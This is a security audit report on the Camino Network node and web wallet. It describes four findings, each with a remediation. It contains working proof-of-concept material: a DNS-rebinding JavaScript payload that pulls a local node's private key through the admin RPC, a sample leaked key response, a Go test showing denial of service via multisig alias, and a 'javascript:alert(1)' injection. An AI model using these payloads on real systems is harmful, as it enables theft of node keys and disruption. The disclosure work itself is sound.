SECURITY REVIEW REPORT FOR CAMINO NETWORK

CONTENTS

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

METHODOLOGY


COMMON AUDIT PROCESS

Companies often assign just one engineer to one security assessment with no specified level. Despite the possible impeccable skills of the assigned engineer, it carries risks of the human factor that can affect the product's lifecycle.

Auditor*
Audit

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

IMPACT	PROBABILITY			
	Rare	Unlikely	Likely	Very Likely
Low / Info	Low / Info	Low / Info	Medium	Medium
Medium	Low / Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of vulnerabilities:

CRITICAL

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

HIGH

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

MEDIUM

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

LOW

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

INFORMATIONAL

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.

It's important to consider all types of vulnerabilities, including informational ones, when assessing the security of the project. A comprehensive security audit should consider all types of vulnerabilities to ensure the highest level of security and reliability.

SCOPE


The analyzed resources are located on:
https://github.com/chain4travel/caminogo
https://github.com/chain4travel/camino-node
https://github.com/chain4travel/camino-wallet

SUMMARY

SEVERITY	NUMBER OF FINDINGS
CRITICAL	0
HIGH	2
MEDIUM	0
LOW	1
INFORMATIONAL	1

TOTAL: 4

SEVERITY



WEAKNESSES

This section contains the list of discovered weaknesses.

1. DNS REBINDING IN THE RPC API

SEVERITY: High


REMEDIATION: the following mitigation options are available:

- TLS for the RPC API: the certificate's Common Name of the local Camino node will not match the attacker's hostname,
- user authentication enforcement: if there is no authentication, RPC cannot be accessed, this behavior should not be optional,
- validation of the Host header in HTTP requests: Host header will contain the attacker's hostname

DESCRIPTION:

Camino node exposes the administrator functionality via **/ext/admin** RPC API endpoint. For example, it is possible to retrieve a private key of the node by sending the following payload:

```
{
   "jsonrpc": "2.0",
   "id": 1,
   "method" : "admin.getNodeSigner"
}
```




```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Node-Id: NodeID-AK7sPBsZM9rQwse23aLhEEBPHZD5gkLrL
Vary: Accept-Encoding
Vary: Origin
X-Content-Type-Options: nosniff
Date: Thu, 13 Apr 2023 12:49:57 GMT
Content-Length: 161
Connection: close

{
  "jsonrpc":"2.0",
  "result":{
    "privateKey":
    "PrivateKey-26ksbvjbz8jUTtzbCm3MYobKcDh22QPuPQX5dj2faQdR63TRdM",
    "publicKey":"AK7sPBsZM9rQwse23aLhEEBPHZD5gkLrL"
  },
  "id":1
}
```

While **/ext/admin** is disabled on public nodes, it is still possible to access administrator endpoints from the internet via DNS rebinding when a node is run locally. To do so, an attacker lures a victim with a running local Camino node on an HTML page with a specially crafted JavaScript scenario. After the victim visits the malicious page, **A** record in DNS settings is automatically changed to resolve to the locally running node (**127.0.0.1**), this page periodically sends **admin.getNodeSigner** HTTP requests to the local node of the victim, and after some time the browser receives an updated DNS information and starts to resolve a malicious domain to the local node service thus bypassing Same Origin Policy. For example, in Safari it takes roughly 10 minutes for the browser to fetch new DNS settings. In Chrome there is a protection from this attack that explicitly forbids **127.0.0.1**, however it can be bypassed by setting **0.0.0.0** in the **A** record.

Proof of concept:

```
<script>
flag = false;
setInterval(function() {
    if(!flag) {
        var http = new XMLHttpRequest();
        var params = "{\r\n    \"jsonrpc\":\"2.0\",\r\n    \"id\"     :1,\r\n    \"method\"
:\"admin.getNodeSigner\",\r\n    \"params\": {\r\n        \"alias\":\"P\"\r\n    }\r\n}";
        http.open("POST", "/ext/admin", true);
       http.setRequestHeader("Content-Type","application/json");
        http.onreadystatechange = function() {
            if(http.readyState == 4 && http.status == 200) {
                console.info(http.status);
                console.info(http.responseText);
                document.write(http.responseText);
                flag = true;
            }
        }
        http.send(params);
    }
}, 1000);
</script>
```



{"jsonrpc":"2.0","result":{"privateKey":"PrivateKey-
26ksbvjbz8jUTtzbCm3MYobKcDh22QPuPQX5dj2faQdR63TRdM","publicKey":"AK7sPBsZM9rQwse23aLhEEBPHZD5gkLrL"},"id":1}

Name	Status	Type	Initiator	Size	Time
reb.html	200	document	Other	1.1 kB	497 ms
favicon.ico	404	text/html	Other	345 B	187 ms
admin	501	xhr	reb.html:22	380 B	370 ms
admin	501	xhr	reb.html:22	380 B	341 ms
admin	501	xhr	reb.html:22	380 B	345 ms
admin	501	xhr	reb.html:22	380 B	372 ms
admin	501	xhr	reb.html:22	380 B	347 ms
admin	501	xhr	reb.html:22	380 B	375 ms
admin	501	xhr	reb.html:22	380 B	505 ms
admin	200	xhr	reb.html:22	532 B	2 ms

10 requests | 4.7 kB transferred | 2.8 kB resources | Finish: 10.40 s

2. POSSIBLE DOS BY SETTING MULTISIG ALIAS

SEVERITY: High


REMEDIATION: as of now, it is not possible to set multisig aliases after genesis, however if in future MultisigAliasTx can be executed publicly, the described threat will be possible. As such, sanity checks should be performed on which addresses are set as aliases in SyntacticVerify

DESCRIPTION:

A multisig alias is a mapping of some address to several other addresses that sign transactions together with a specific threshold of required signatures. This alias can be any address including those single-party addresses that already exist and interact with the Camino blockchain. Thus, if such address is marked as a multisig alias it will not be able to perform some actions, specifically those where signatures are checked with **VerifyMultisigPermission**. For instance, **RegisterNodeTx** will fail since it will treat **tx.ConsortiumMemberAuth** as a multisig alias which resolves to a group of addresses. In this scenario an attacker would register an existing consortium member's address as a multisig alias blocking their ability to perform crucial operations with the Camino network.

Proof of concept:

```
"Not happy path - consortium member is marked as multisig": {
                generateArgs: func() args {
                        return args{
                                oldNodeID:            ids.EmptyNodeID,
                                newNodeID:             newNodeID,
                                consortiumMemberAddress:
caminoPreFundedKeys[4].PublicKey().Address(),
                                keys:          []*crypto.PrivateKeySECP256K1R{newNodeKey,
caminoPreFundedKeys[4]},
                                change: &outputOwners,
                        }
                },
                preExecute: func(t *testing.T, tx *txs.Tx) {
                        env.state.SetMultisigAlias(&multisig.Alias{
                                ID: caminoPreFundedKeys[4].Address(),
                                Owners: &secp256k1fx.OutputOwners{
                                        Threshold: 2,
                                        Addrs: []ids.ShortID{
                                        caminoPreFundedKeys[0].Address(),
                                        caminoPreFundedKeys[1].Address(),
                                        },
                                },
                        }})
env.state.SetAddressStates(caminoPreFundedKeys[4].Address(),
txs.AddressStateConsortiumBit)
unlinkNode(caminoPreFundedKeys[4].Address(), newNodeID)
                },
           expectedNodeID: newNodeID,
        },
}
```



```
4080        require.ErrorIs(t, err, tt.expectedErr)
```

Not_happy_path_-_consortium_member_is_marked_as_multisig

```
Error Trace:    /Users/raz0r/Audit/camino-node/dependencies/caminoethvm/caminogo/vms/platformvm/txs/executor/
camino_tx_executor_test.go:4080
Error:          Target error should be in err chain:
                expected: ""
                in chain: "wrong consortium's member signature: unable to spend this UTXO"
                    "wrong consortium's member signature"
Test:           TestCaminoStandardTxExecutorRegisterNodeTx/
Not_happy_path_-_consortium_member_is_marked_as_multisig
```

3. SECURITY HEADERS ARE NOT CONFIGURED FOR WALLET.CAMINO.FOUNDATION

SEVERITY: Low

REMEDIATION: the response should include the following HTTP headers:

- Strict-Transport-Security
- Content-Security-Policy
- X-Frame-Options
- X-Content-Type-Options
- Referrer-Policy
- Permissions-Policy

DESCRIPTION:

Web wallet https://wallet.camino.foundation lacks vital security HTTP headers which could provide additional protection against client-side threats.


4. JAVASCRIPT SCHEMA IS ALLOWED IN API EXPLORER URL

SEVERITY: Informational

REMEDIATION: although there is no direct impact, the best practice is to allow only specific schemas, for example only https


DESCRIPTION:

In the Camino wallet it is possible to add new networks and specify custom explorer URL. In this field there are no schema checks. For instance, it is possible to add an explorer URL with **javascript:** schema.



Network Name	test
URL	http://localhost:9650
Explorer API (optional)	https://magellan.columbus.camino.foundation/
Explorer Site (optional)	javascript:alert(1)
Network ID	1337

This schema is later rendered unsanitized in links:



```
▼<p data-v-a19ec624 class="time">
   " Oct 07, 2022 "
  ▼<a data-v-a19ec624 href="javascript:alert(1)/p-chain/transactions/jbyr4CJiFz1nPaspCJikS1kcC8uZaJsohR2mDCZyiMGfEUb3Q" target="_blank" tooltip="View in E
   xplorer" class="explorer_link">
    ▶<svg data-v-a19ec624 aria-hidden="true" focusable="false" data-prefix="fas" data-icon="search" role="img" xmlns="http://www.w3.org/2000/svg" viewBox=
     "0 0 512 512" class="svg-inline--fa fa-search fa-w-16">⋯</svg>
   </a>
```

hexens